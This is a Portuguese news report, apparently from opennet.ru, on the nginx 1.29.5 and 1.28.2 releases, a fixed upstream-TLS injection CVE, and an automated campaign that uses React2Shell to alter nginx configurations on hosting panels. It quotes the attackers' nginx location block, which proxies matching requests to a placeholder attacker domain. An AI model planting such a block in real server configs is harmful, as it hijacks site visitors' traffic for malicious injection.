

Foi lançado o branch principal do nginx 1.29.5, onde continuam a ser desenvolvidas novas funcionalidades, além do lançamento do branch estável suportado paralelamente 1.28.2, que receberá apenas alterações relacionadas à correção de erros graves e vulnerabilidades. Nos updates, foi corrigida uma vulnerabilidade (CVE-2026-1642), que permite a um atacante, capaz de realizar um ataque man-in-the-middle (MITM) no canal de comunicação entre o nginx e o servidor upstream, injetar respostas enviadas ao cliente. O problema afeta configurações que proxy requests (HTTP 1.x, HTTP/2, gRPC ou uWSGI) para um servidor superior usando criptografia TLS.
Além da vulnerabilidade na versão 1.29.5, o nível de logging dos erros SSL 'ech_required' foi reduzido de 'crit' para 'info', e várias questões foram resolvidas: foi corrigido o acesso à memória já liberada (use-after-free) após a troca para o próximo backend gRPC ou HTTP/2; resolvido um problema com o envio de um request HTTP/2 incorreto após a troca para o próximo servidor upstream; corrigido o crescimento do tamanho da resposta com vários ranges; ajustada a configuração da variável HTTP_HOST ao fazer proxy para backends FastCGI, SCGI e uwsgi.

Adicionalmente, é importante destacar a identificação de um ataque automatizado que, após uma invasão bem-sucedida, servidores é limitado à alteração da configuração do nginx. A invasão é realizada através de uma vulnerabilidade não corrigida chamada React2Shell nos componentes de servidor React em sistemas com painéis de controle de hospedagem, como Baota (BT). As mudanças implementadas na configuração do nginx redirecionavam solicitações de sites atendidos para o servidor dos atacantes, que realizava a injeção de alterações maliciosas na resposta transmitida ao usuário. location /%PATH%/ { set $fullurl "$scheme://$host$request_uri"; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
Assim, em vez de instalar rootkits ou malwares no servidor, é realizada uma ataque aos clientes que abrem o site hosteado no servidor, sem uma modificação direta dos componentes do site no servidor. O ataque é principalmente direcionado ao intercepto de tráfego de domínios de países da Ásia, bem como de domínios *.edu e *.gov. Através do servidor dos atacantes, são redirecionadas solicitações seletivas, por exemplo, contendo em seus caminhos palavras como "pg", "pgslot", "slot", "game", "casino", "live", "help", "news", "page", "blog", "about", "support" e "info". O ataque é realizado de forma automatizada, utilizando ferramentas que buscam e analisam a configuração do nginx, escolhendo e inserindo um modelo de configurações, reiniciando o nginx e verificando o funcionamento da versão alterada.
Fonte: opennet.ru
